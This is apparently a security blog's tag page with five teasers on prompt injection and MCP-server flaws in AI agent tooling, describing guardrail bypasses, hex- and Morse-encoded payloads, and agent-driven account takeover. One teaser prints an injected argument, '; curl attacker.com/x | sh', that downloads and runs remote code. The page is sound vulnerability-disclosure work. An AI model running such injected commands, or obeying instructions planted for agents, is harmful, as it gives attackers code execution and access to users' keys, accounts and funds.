
5 posts tagged with "Prompt Injection"

Prompt Injection

View All Tags


Light It Up: Agentic Guardrail Bypass to Code Execution in FastLED's MCP Server (CVE-2026-78812)

· 6 min read
Bandana Kaur
APISec Research Labs

FastLED is the library you reach for when you want LEDs to do cheerful things. Its repository also ships an MCP server that will run a command on your machine if an AI agent asks it to.

Suppose there is an AI agent, encountering an external instruction to run a "setup" command. The agent passes it to FastLED's MCP server, which executes it as the developer, with their source code, tokens, and SSH keys in reach. The one guardrail the project has for this lives in a different layer, matches on text, and does not recognize a Python one-liner carrying a hex-encoded payload.

CVE-2026-108953: OS Command Injection by Whitelist Bypass in mac-shell-mcp

· 7 min read
Bandana Kaur
APISec Research Labs

mac-shell-mcp is an MCP (Model Context Protocol) server that gives AI agents a controlled shell on macOS. It ships a command whitelist containing things like ls, pwd, cat, meant to keep the agent from running anything dangerous.

Because execFile was invoked with shell: true, an attacker or a poisoned client could call a whitelisted command like pwd and append ; curl attacker.com/x | sh in the arguments. The shell interpreted the metacharacters, the whitelist never saw the injected command, and the MCP server executed it as the local user.

Catfishing the Allowlist: Introducing MCP Security's Argument Injection Blind Spot

· 8 min read
Bandana Kaur
APISec Research Labs

An MCP server locks down its shell tool to a single allowed binary: git. Nothing else can run, seems safe. Except that binary itself has a built-in escape hatch, and nobody checked whether the allowlist covers arguments, not just executables. It doesn't. It never really can. The allowlist swiped right on git without ever checking what it was bringing to the date.

All That Glitters Isn't Prompt Injection: Rethinking The Meta Instagram Takeover

· 7 min read
Bandana Kaur
APISec Research Labs

A one-sentence message was enough to hijack accounts worth six figures on the resale market. A senior Space Force officer's Instagram account, the dormant Obama-era White House handle, and a six-figure username market all fell to the same three-month-old bug. The headlines called it prompt injection, but is that actually what happened?

In March 2026, Meta rolled out a fully agentic AI support assistant across Facebook and Instagram. This was not a chatbot that simply answers questions, but one with operational privileges, including the ability to act on account recovery requests directly. By February, attackers had already found the gap, and the exploit only needed a sentence.

Beyond the $175K Bankrbot Hack: Encoding Attacks Across Layers of the Agentic AI Stack

· 10 min read
Bandana Kaur
APISec Research Labs

The assumption baked into most agentic systems is simple: safety lives at the model layer, so that's where you defend. But model and tool layers don't share a threat model, and attackers who know that can walk straight through the gap. The Grok Bankrbot incident made it visceral. Morse-coded prompt injection. $175,000 moved in seconds. The community called it a model-layer problem and moved on. They were half right. In security, what does the other half cost you?